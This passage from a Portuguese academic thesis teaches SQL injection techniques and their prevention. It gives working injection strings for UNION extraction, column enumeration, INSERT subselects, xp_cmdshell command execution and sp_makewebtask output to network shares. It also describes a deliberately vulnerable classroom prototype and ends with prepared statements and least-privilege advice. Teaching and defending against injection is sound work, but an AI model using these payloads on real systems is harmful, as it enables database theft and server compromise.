nome FROM clientes WHERE 1 = 1
```

Isto retornará o conjunto de registros da primeira e da segunda consultas juntos. O ALL é necessário para contornar certos tipos de construções SELECT DISTINCT. É importante assegurar que a primeira consulta (aquela que o desenvolvedor da aplicação pretendia executar) não retorne registros. Suponha uma aplicação com o seguinte código:

```
SQLString = "SELECT nome, sobrenome, cargo FROM empregados
WHERE cidade = '" & cidade & "'"
```

E que seja utilizada a seguinte string de injeção:

```
' UNION ALL SELECT outra_coluna FROM outra_tabela WHERE ''='
```

A seguinte consulta será enviada ao SGBD:

```
SELECT nome, sobrenome, cargo FROM empregados WHERE cidade =
'' UNION ALL SELECT outra_coluna FROM outra_tabela WHERE ''='
```

O SGBD inspecionará a tabela empregados, procurando um registro onde cidade seja uma string vazia. Como isto não será encontrado, nenhum registro será retornado. Os únicos registros retornados serão da consulta injetada. Em alguns casos, a string vazia não funcionará pois há registros na tabela com este valor, ou ainda porque quando este valor é especificado a aplicação tem um comportamento diferente. O que necessitase, de fato, é especificar um valor que não retorne resultados na consulta original. Quando um número é esperado, 0 ou valores negativos normalmente funcionam bem. Para argumentos textuais, string como “INEXISTENTE” ou “NAO OCORRE” costumam atingir este objetivo.

4.2.3 Remontagem da Consulta a Partir de Erros de Sintaxe

Alguns SGBDs retornam a parte da consulta contendo o erro de sintaxe em suas mensagens de erro. Nesses casos, podemos “costurar” os fragmentos da consulta SQL

criando erros de sintaxe deliberadamente. Dependendo da maneira como a consulta foi projetada, algumas *strings* retornarão informações úteis e outras não.

Aqui é apresentada uma lista de sugestões de *strings* de ataque. Várias retornam freqüentemente a mesma ou nenhuma informação, mas há casos em que apenas uma ou outra retornará informações úteis.

```
'
ValorInvalido'
'ValorInvalido
' OR '
' OR
;
9,9,9
```

4.2.4 Parênteses

Se o erro de sintaxe contém um parêntese na string citada ou a mensagem fala de parênteses faltantes, pode-se adicionar um parêntese à parte maliciosa da string de injeção. Em alguns casos, podem ser necessários dois ou mais parênteses.

Suponha o seguinte código de aplicação:

```
ConsultaSQL = "SELECT nome, sobrenome, cargo, salario FROM empregados WHERE (cidade = '' & cidade & '')"
```

Então, ao injetarmos o seguinte valor

```
'' ) UNION SELECT outro_campo FROM outra_tabela WHERE ('=''
```

a seguinte consulta será enviada ao servidor:

```
SELECT nome, sobrenome, cargo, salario FROM empregados WHERE (cidade = '') UNION SELECT outro_campo FROM outra_tabela WHERE ('='')
```

4.2.5 Consultas com LIKE

Outra brecha de segurança existe na cláusula LIKE. Quando a palavra-chave LIKE ou o sinal de percentual (%) é exibido na mensagem de erro, há um indicativo desta situação. Muitas funções de busca utilizam consultas SQL com cláusulas LIKE, como neste exemplo:

```
ConsultaSQL = "SELECT nome, sobrenome, cargo FROM empregados WHERE sobrenome LIKE '%" & parteSobrenome & "%'"
```

Os sinais de porcento são coringas, portanto neste exemplo a cláusula WHERE retornaria verdadeiro em qualquer caso onde parteSobrenome esteja presente em algum lugar dentro de sobrenome. Para impedir que a consulta retorne resultados, o valor

inválido injetado necessita ser algo que não esteja contido em nenhum dos valores da coluna sobrenome. A string que a aplicação web concatena à entrada do usuário (usualmente um sinal de por cento e um apóstrofo, e eventualmente também parênteses) necessita ser espelhada na cláusula WHERE da string de injeção. Adicionalmente, utilizar “vazio” como valor inválido fará com que o argumento do LIKE seja “%%”, resultando em um coringa completo, que retornará todos os registros.

4.2.6 Becos sem Saída

Há situações que não são possíveis contornar sem um enorme esforço, se é que são possíveis. Ocasionalmente, nos deparamos com consultas que parecem impossíveis de serem quebradas. Não importa o que fizermos, obtemos erros e mais erros. Muitas vezes, isto acontece por estarmos presos dentro de uma função que está dentro de uma cláusula WHERE, e a cláusula WHERE está em um subselect que é um argumento de uma outra função cuja saída está sujeita a manipulação de *strings* para então ser usada em um subselect em outra parte da consulta. Em alguns casos como este, nem mesmo uma seqüência “;--” pode nos ajudar (BLINDFOLDED, 2009).

4.2.7 Erro no Número de Colunas

Quando conseguimos superar o erro de sintaxe, a parte mais difícil do trabalho está concluída. A próxima mensagem de erro provavelmente será sobre um nome de tabela inválido. Podemos nos basear na tabela abaixo para escolher um nome válido de tabela de sistema.

Tabela 4.1: Tabelas de sistema

SQL Server	Oracle
sysobjects	SYS.USER_OBJECTS
syscolumns	SYS.TAB
	SYS.USER_TABLES
	SYS.USER_VIEWS
	SYS.ALL_TABLES
	SYS.USER_TAB_COLUMNS
	SYS.USER_CONSTRAINTS
	SYS.USER_TRIGGERS
	SYS.USER_CATALOG

Fontes: (SCHLICHTING, 2005) e (ORACLE, 2009)

A seguir, é comum nos confrontarmos com mensagens de erro falando sobre a diferença no número de colunas das consultas SELECT e UNION SELECT. Necessitamos portanto descobrir neste ponto quantas colunas são requisitadas na consulta legítima. Suponhamos que este é o código da aplicação *web* que estamos atacando:

```
ConsultaSQL = "SELECT nome, sobrenome, empregado_id FROM
empregados WHERE cidade = '" & cidade & "'"
```

O SELECT legítimo e o UNION SELECT injetado necessitam ter um número de colunas igual na projeção de seus resultados. Neste caso, ambos necessitam três. Os

tipos das colunas também precisam ser compatíveis. Se nome é uma string, então o campo correspondente na string de injeção necessita também ser uma string. Alguns SGBDs, como o Oracle, são bastante estritos quanto a isso. Outros são mais flexíveis e nos permitem utilizar qualquer tipo de dado que possa sofrer conversão implícita para o tipo correto. Por exemplo, no SQL Server, utilização de dados numéricos no lugar de um varchar é permitido, porque números podem ser convertidos em strings implicitamente. Colocar um texto em uma coluna smallint, no entanto, não é possível porque um texto não pode ser convertido em um número inteiro. Visto que tipos numéricos freqüentemente convertem-se em strings facilmente (mas não o contrário), procuramos utilizar valores numéricos por padrão.

Para determinar o número de colunas que precisamos preencher, devemos adicionar valores à projeção da cláusula UNION SELECT até não mais recebermos erros sobre o número de colunas. Caso encontremos um erro de tipagem, trocamos o tipo de dado (da coluna que incluímos) de numérico para algum literal. Algumas vezes, recebemos um erro de conversão assim que submetemos o tipo de dado incorreto. Outras vezes, só receberemos o erro de conversão após termos acertado o número de colunas, fazendo com que tenhamos que descobrir qual (ou quais) coluna está causando o erro. Neste último caso, acertar o tipo dos valores pode consumir bastante tempo, uma vez que o número de possíveis combinações é 2^n , onde n é o número de colunas da consulta. A propósito, SELECTs com 40 ou mais colunas não são raros.

Se tudo correr bem para o atacante, o servidor deve retornar uma página com a mesma formatação e estrutura da página legítima. Onde quer que o conteúdo dinâmico seja exibido, devemos ter o resultado da consulta injetada.

4.2.8 Colunas WHERE Adicionais

Algumas vezes, nosso problema pode ser condições WHERE adicionais que são adicionadas à consulta após a string de injeção. Considere a seguinte linha de código:

```
ConsultaSQL = "SELECT nome, sobrenome, cargo FROM empregados
WHERE cidade = '" & cidade & "' AND pais = 'Brasil'"
```

Tratar este caso como uma simples injeção direta pode nos levar à seguinte consulta:

```
SELECT nome, sobrenome, cargo FROM empregados WHERE cidade =
'NenhumaCidade' UNION ALL SELECT outro_campo FROM outra_tabela
WHERE 1 = 1 AND pais = 'Brasil'
```

O que resulta em uma mensagem de erro como esta:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column
name 'pais'
```

O problema aqui é que a consulta injetada não possui uma tabela na cláusula FROM que contenha uma coluna chamada pais nela. Há duas maneiras de resolver este problema: utilizar o terminador “;--” (aceito no SQL Server, por exemplo), ou adivinhar o nome da tabela à qual a coluna problemática pertence e adicioná-la à cláusula FROM.

4.2.9 Enumeração de Tabelas e Colunas

Uma vez obtida uma injeção funcional, é necessário decidir quais tabelas e colunas deseja-se acessar. No SQL Server pode-se facilmente recuperar o nome de todas as

tabelas e colunas da base de dados. Com o Oracle e o Access, pode-se ou não conseguir isto, dependendo dos privilégios da conta que a aplicação *web* está utilizando para acessar o banco de dados.

A estratégia consiste em acessar as tabelas de sistema que contêm os nomes das tabelas e colunas. No SQL Server elas chamam-se `sysobjects` e `syscolumns`, respectivamente. Estas tabelas contêm uma listagem de todas as tabelas e colunas na base de dados. Para recuperar a lista de tabelas de usuário no SQL Server, a seguinte injeção pode-ser utilizada, modificando-a para atender às circunstâncias:

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

Isto retornará os nomes de todas as tabelas definidas pelo usuário (este é o significado de `xtype = 'U'`) existentes no banco de dados. Uma vez encontrada alguma que pareça interessante (utilizaremos 'vendas'), podemos recuperar os nomes das colunas na tabela com uma string de injeção similar a esta:

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'vendas')
```

4.2.10 Ciclagem de Resultado Único

Quando possível, é mais fácil utilizar uma aplicação projetada para retornar tantos registros quanto forem possíveis. Mecanismos de busca são ideais pois estes são feitos para retornar resultados de várias linhas de uma só vez. Algumas aplicações são projetadas para usar apenas um conjunto de registros na sua saída de cada vez e ignorar os demais. Ainda assim, diante desta situação, é possível realizar um contorno.

Pode-se manipular a consulta injetada para recuperar, demoradamente, mas asseguradamente, toda a informação desejada. Isto é conseguido adicionando qualificadores na cláusula `WHERE` que previnem a informação de certas linhas de serem selecionadas. Partindo da seguinte string de injeção:

```
' UNION ALL SELECT coluna_1, coluna_2, coluna_3 FROM tabela_1 WHERE ''='
```

Obtemos os primeiros valores de `coluna_1`, `coluna_2` e `coluna_3` injetados na página de resultados. Suponhamos que os valores de `coluna_1`, `coluna_2` e `coluna_3` foram “Alfa1”, “Beta1” e “Delta1”, respectivamente. Nossa segunda string de injeção deve ser então:

```
' UNION ALL SELECT coluna_1, coluna_2, coluna_3 FROM tabela_1 WHERE coluna_1 NOT IN ('Alfa1') AND coluna_2 NOT IN ('Beta1') AND coluna_3 NOT IN ('Delta1') AND ''='
```

As cláusulas `NOT IN` garantem que a informação já conhecida não será retornada novamente, de forma que a próxima linha da tabela será retornada em seu lugar. Suponhamos que seus valores sejam “Alfa2”, “Beta2” e “Delta2”.

```
' UNION ALL SELECT coluna_1, coluna_2, coluna_3 FROM tabela_1 WHERE coluna_1 NOT IN ('Alfa1', 'Alfa2') AND coluna_2 NOT IN ('Beta1', 'Beta2') AND coluna_3 NOT IN ('Delta1', 'Delta2') AND ''='
```

Isso fará com que nem a primeira e nem a segunda linha sejam retornadas. O processo consiste então em adicionar argumentos às cláusulas NOT IN até que não reste nenhuma linha a ser retornada. Certamente é um método trabalhoso, porém sua eficácia é bastante relevante.

4.3 Utilização de Comandos Insert

O comando INSERT é utilizado para inserir informações na base de dados. Usos comuns do INSERT em aplicações *web* incluem registro de usuários, postagem em fóruns de discussão, adição de itens a uma ordem de compra, etc. Procurar vulnerabilidades em cláusulas INSERT envolve a mesma sistemática da cláusula SELECT. Usualmente, o atacante evita utilizar cláusulas INSERT pois trazem maiores possibilidades de detecção do mesmo. Injeção de INSERTs freqüentemente resultam na inserção de vários registros contendo apóstrofes e palavras-chave SQL utilizados no processo de engenharia reversa. Dependendo do quão atento é o administrador do sistema e o que está sendo feito com as informações da base de dados, este tipo de ataque é facilmente detectado.

Vamos examinar então como a injeção baseada em INSERTs difere-se da injeção baseada em SELECTs. Suponha um site que permite algum tipo de registro de usuários, provendo um formulário onde este informa seu nome, endereço, número de telefone, etc. Após a submissão do formulário, a aplicação direciona o usuário para uma página onde são exibidas os dados informados e é dada a opção de editá-los. Este é o ponto-chave. Para tirar proveito da vulnerabilidade de um INSERT, é necessário poder visualizar as informações submetidas, não importa onde. Talvez ao realizar login, por exemplo, o sistema exiba uma saudação contendo o nome do usuário armazenado na base de dados, ou talvez o sistema envie um e-mail contendo esta informação. Independente do meio deve-se procurar uma maneira de visualizar ao menos parte das informações inseridas.

Um comando INSERT possui o seguinte formato básico:

```
INSERT INTO tabela VALUES ('Valor 1', 'Valor 2', 'Valor 3')
```

O objetivo aqui é conseguir manipular os argumentos da cláusula VALUES para fazê-los recuperar outros dados. Isto pode ser conseguido utilizando subselects.

Considere como exemplo o seguinte código:

```
InsercaoSQL = "INSERT INTO usuarios VALUES ('" & nome & "', '" & email & "', '" & telefone & "')
```

E um formulário preenchido desta forma:

```
'Nome: ' + SELECT TOP 1 coluna FROM tabela + '
```

```
E-mail: abc@def.com.br
```

```
Telefone: 51-1234-5678
```

Fazendo com o que o comando resultante seja este:

```
INSERT INTO usuarios VALUES ('' + (SELECT TOP 1 coluna FROM tabela) + ', 'abc@def.com.br', '51-1234-5678')
```

Ao acessarmos a página de preferências e visualizar as informações do usuário, veremos o primeiro valor em coluna onde o nome do usuário normalmente estaria. A não ser que utilizamos TOP 1 no subselect, receberemos uma mensagem de erro informando que o subselect retornou registros demais. Podemos percorrer todas as linhas da tabela utilizando NOT IN () da mesma forma utilizada na ciclagem de resultados únicos.

4.4 Utilização de Stored Procedures

Nesta seção, utilizaremos como exemplo o SGBD SQL Server. Uma instalação padrão do SQL Server possui mais de 1000 *stored procedures*. Se for possível realizar injeção de SQL em uma aplicação *web* que utilize SQL Server como SGBD, podemos utilizar estas *stored procedures* para obter resultados bastante interessantes. Dependendo das permissões do usuário de banco de dados da aplicação, algumas, todas ou nenhuma destas *procedures* podem funcionar. Há uma boa chance que a saída da *stored procedure* não possa ser visualizada da mesma forma que recuperamos valores em uma injeção normal. Dependendo do objetivo do atacante, no entanto, pode nem ser necessário recuperar diretamente algum dado, de modo que ele pode encontrar outras formas de fazer com que os dados cheguem até ele (ANLEY, 2002).

Injeção de *procedures* é em tese mais fácil de ser realizada do que a injeção normal de consultas. A injeção de uma *procedure* explorando uma vulnerabilidade hipotética possui o seguinte formato:

```
teste.asp?cidade=camaqua';EXEC master.dbo.xp_cmdshell
`cmd.exe dir c:
```

Um argumento válido é provido no início, seguido por um apóstrofo, enquanto o argumento final da *stored procedure* não possui apóstrofo de fechamento. Esta string de injeção irá satisfazer as exigências de sintaxe inerentes à maioria das consultas vulneráveis com apóstrofos. Pode ser necessário lidar também com parênteses, cláusulas WHERE adicionais, etc., mas não é necessário preocupar-se com número de colunas ou tipos de dados. Isso torna possível explorar uma vulnerabilidade da mesma forma com que seria feito em aplicações que não retornam mensagens de erro.

4.4.1 xp_cmdshell

master.dbo.xp_cmdshell é o “cálice sagrado” das *stored procedures*. Ela recebe um único argumento, que é o comando a ser executado pelo usuário de sistema do SQL Server.

```
xp_cmdshell {'comando'} [, no_output]
```

Entretanto, trata-se de uma *stored procedure* raramente disponível, só sendo possível utilizá-la quando o SQL Server está rodando com o usuário “sa”.

4.4.2 sp_makewebtask

Outra *stored procedure* útil ao atacante é master.dbo.sp_makewebtask. Sua sintaxe:

```
sp_makewebtask [@outputfile=] 'arquivo', [@query=] 'select'
```

Seus argumentos são um nome de arquivo e uma consulta SQL. Seu resultado é uma página HTML contendo o produto da consulta. Note que é possível especificar um caminho UNC (caminho de rede) como arquivo de saída. Isto significa que o resultado da consulta injetada pode ser guardado em qualquer sistema conectado à Internet que disponibilize um compartilhamento SMB público e gravável.

Mesmo havendo um firewall restringindo o acesso do servidor à Internet, pode-se eventualmente apontar um caminho no próprio servidor web – sendo necessário aí adivinhar o diretório webroot do servidor web. Note que a consulta pode ser qualquer comando Transact SQL válido, incluindo aí a execução de outra *procedure*. Caso a consulta injetada seja “EXEC xp_cmdshell 'dir c:’”, a listagem dos arquivos do diretório raiz do *drive* C: do servidor será disponibilizado neste arquivo.

5 PROTÓTIPO PARA EXPERIMENTAÇÃO

A fim de proporcionar um ambiente prático e didático para a experimentação dos conceitos apresentados neste trabalho, foi implementado um protótipo conceitual de aplicação *web*, propositalmente vulnerável à injeção de SQL. É objetivo deste trabalho disponibilizá-lo para uso em aulas práticas de cursos na área de segurança de sistemas computacionais.

Para sua implementação, foram adotadas tecnologias e abordagens de implementação que tornem fácil a execução dos experimentos de ataque, a compreensão da implementação e sua vulnerabilidade, e a correção das falhas pelo aluno dentro do período hábil de uma aula. Adicionalmente, priorizou-se a disponibilização de uma solução autocontida, para minimizar a dependência de instalações adicionais no ambiente de laboratório.

5.1 Banco de dados Hypersonic

O SGBD Hypersonic, disponível em <<http://hsqldb.org>>, é uma implementação de código aberto, escrita totalmente em Java (portanto independente de sistema operacional), que pode operar totalmente em memória ou através da gravação de arquivos simples em disco. Possui, no entanto, suporte à linguagem SQL padrão.

5.2 Container web Tomcat

O container *web* Tomcat, disponível em <<http://tomcat.apache.org>>, é tido como referência da especificação J2EE *web*. Também independente de sistema operacional, permite a execução da aplicação em modo de debug, proporcionando a alteração dinâmica do código fonte das páginas JSP e a visualização imediata dos seus resultados.

5.3 IDE Eclipse

O IDE Eclipse disponível em <<http://www.eclipse.org>>, é um dos ambientes de desenvolvimento mais populares disponíveis. Sua escolha, entre outros fatores, deve-se à facilidade de integração do mesmo com o servidor Tomcat, permitindo o uso de um ambiente centralizado para desenvolvimento, deployment e depuração da aplicação.

5.4 Protótipos Implementados

Para fins de experimentação didática, foram implementados alguns protótipos de páginas *web* dinâmicas que simulam funcionalidades frequentemente encontradas em sistemas reais acessíveis via *web*, como telas de *login*, consultas parametrizadas e cadastramento de dados. Alguns destes protótipos são descritos a seguir.

5.4.1 Login

Trata-se de um formulário simples de *login*, onde é informado um nome de usuário e uma senha, a fim de autenticar-se em um sistema, de acordo com os usuários e senhas gravados em uma base de dados. Os dois campos de entrada, no entanto, são vulneráveis à injeção de SQL, permitindo explorações como o desvio de autenticação e também a ciclagem de resultados únicos.




Figura 5.1: Tela de *login* prestes a sofrer injeção




Figura 5.2: Resultado da injeção na tela de *login*

5.4.2 Consulta de Empregados

A consulta de empregados trata-se de uma tela de consulta onde são listados empregados e seus respectivos códigos de departamento, havendo uma restrição fixa de pesquisa pelo código de departamento 1. Há, porém, um campo de texto pesquisável que realiza uma consulta por similaridade (LIKE) no nome do empregado.

Desta forma, embora não seja possível manipular diretamente a restrição de código de departamento, é possível através do campo que permite a restrição da pesquisa por nome contornar esta diretriz. Adicionalmente, existe na tabela que guarda os dados dos empregados a informação do seu salário, sendo possível ao aluno simular um ataque capaz de recuperar as informações de salários (originalmente não listadas nem para o próprio departamento ao qual o usuário possui acesso) de todos os empregados cadastrados. Tal ataque é possível utilizando a string de injeção “ UNION ALL SELECT nome, salario FROM empregados --”, conforme ilustrado abaixo.





Figura 5.3: Consulta de empregados, prestes a sofrer injeção



The screenshot shows a web browser window with the address bar displaying `http://localhost:8080/TCC/empregados.jsp`. The browser's menu bar includes "Arquivo", "Editar", "Exibir", "Histórico", "Favoritos", "Ferramentas", and "Ajuda". Below the address bar, there is a "Login" button and a search icon. The main content area features a large heading "Consulta de Empregados" followed by a form with a "Nome:" label, an input field, and an "Enviar dados" button. Below the form is another heading "Empregados Cadastrados" and a table with two columns: "Nome" and "Código do Departamento". The table contains eight rows of data. At the bottom of the browser window, a status bar shows the word "Concluído".

Nome	Código do Departamento
Antônio Jobim	1
Vinicius Moraes	1
Paulo Nogueira	1
Antônio Jobim	2000
Vinicius Moraes	2500
Paulo Nogueira	3000
Carlos Gomes	3000
Radamés Gnattali	5000

Figura 5.4: Resultado da injeção na consulta de empregados

6 PREVENÇÃO DA INJEÇÃO DE SQL

Ao passo que grande parte dos esforços correntes na área de segurança computacional incidem sobre servidores e outros artefatos de infra-estrutura, os grandes trunfos da prevenção à injeção de SQL incidem em boas práticas de implementação das aplicações. É indispensável, portanto, o ensino de boas práticas de programação visando a softwares seguros nos cursos técnicos e de graduação da área de informática.

A aparente simplicidade das estratégias de prevenção a este tipo de ataque não minimizam o dano potencial permitido por tais vulnerabilidades. Importante ressaltar, portanto, que a existência de um único ponto vulnerável em uma aplicação torna-a vulnerável como um todo (e a todas as outras aplicações que eventualmente compartilhem o mesmo SGBD). Desta forma, podemos comparar a injeção de SQL a outras formas de ataque bem conhecidas como o *buffer overflow*, que, da mesma forma, existe devido à utilização de rotinas inseguras como a *strcpy* da linguagem C (LEMONIAS, 2009)

6.1 Limpeza de dados

Todos os dados providos pelo cliente necessitam ser verificados quanto a existência de caracteres ou *strings* que possam ser utilizados de forma maliciosa. Remover apóstrofes ou colocar contrabarras (\) antes dos mesmos não é, nem de longe, suficiente. Um tratamento mais apropriado seria uma expressão regular padrão para bloqueio de entradas impróprias. A seguinte expressão regular, por exemplo, permitiria apenas a entrada de letras e números:

```
s/[^0-9a-zA-Z]//\
```

O filtro deve ser restrito e específico. Quando possível, inclusive, deve-se permitir apenas números. Caso não seja suficiente, pode-se permitir apenas letras e números, e assim por diante. Caso caracteres especiais sejam necessários, um pré-tratamento convertendo-os para códigos HTML pode ser conveniente. Em um campo onde um e-mail é informado, por exemplo, deve-se permitir apenas letras, números, além de traço (-), *underscore* (_), ponto (.) e arroba (@), e aceitar estes últimos apenas após a conversão dos mesmos para seus respectivos códigos HTML.

6.2 Usuário do SGBD

É altamente recomendável que os usuários utilizados nas aplicações para acesso ao SGBD sejam exclusivos de cada aplicação. Desta forma, é possível restringir seu acesso a tabelas de sistema e a tabelas de outras aplicações, restringindo, assim, os danos causados por uma injeção bem-sucedida em uma aplicação.

O usuário com que o SGBD é executado dentro do sistema operacional também é um ponto a ser observado. Utilização de usuários como root (UNIX) e administrator (Windows) fazem com que eventuais comandos executados maliciosamente no sistema operacional através de uma injeção de SQL rodem com privilégios irrestritos no sistema. O usuário

6.3 Codificação Segura

O grande vilão responsável pela imensa maioria das vulnerabilidades de injeção de SQL é, sem sombra de dúvidas a concatenação de *strings* para montagem de comandos SQL. No entanto, é perfeitamente viável a construção de consultas dinâmicas sem a concatenação direta dos parâmetros à string principal. A API JDBC, por exemplo permite a utilização de *prepared statements* para execução de acessos ao SGBD.

Um *prepared statement* é uma instrução SQL pré-processada pela API do SGBD, que recebe os parâmetros separadamente da string de consulta principal. Na string principal, os parâmetros constam como marcadores que serão, posteriormente, substituídos pelo SGBD pelos seus respectivos valores durante a execução da consulta.

```
SELECT nome FROM funcionario WHERE departamento = ?
```

```
Parâmetro 1: nomeDepartamento
```

Neste exemplo, o valor da variável `nomeDepartamento` será utilizado exclusivamente como critério de comparação com a coluna `departamento`. Caso seja recebido como valor de `nomeDepartamento` a string “ ” OR 1 = 1”, o resultado será a busca de um registro cujo valor de `departamento` seja a string “ ” OR 1 = 1”, garantindo assim o sentido original da consulta.

Evidentemente, é claro, as APIs e mecanismos dos SGBDs que fornecem funcionalidades como os *prepared statements* citados acima necessitam, internamente, serem seguras contra a injeção de SQL. A implementação insegura das camadas de acesso a dados pode tornar uma aplicação que as utilize completamente insegura, mesmo que esta tenha sido construída sob os mais criteriosos preceitos de programação segura.

CONCLUSÃO

A utilização de sistemas de bancos de dados como repositórios de informações é padrão na imensa maioria dos sistemas de informações existentes hoje, inclusive naqueles acessíveis via *web*. Na mesma medida em que benefícios são adquiridos pela sua utilização, também os riscos de ataques como a injeção de SQL são trazidos à tona.

Há um grande foco de atenção na área de segurança computacional em torno de algoritmos de criptografia e verificações de vulnerabilidades em sistemas operacionais, SGBDs e servidores de aplicações. No entanto, as grandes brechas de segurança que viabilizam a injeção de SQL estão presentes no código da própria aplicação, e não nos softwares de infra-estrutura que esta utiliza.

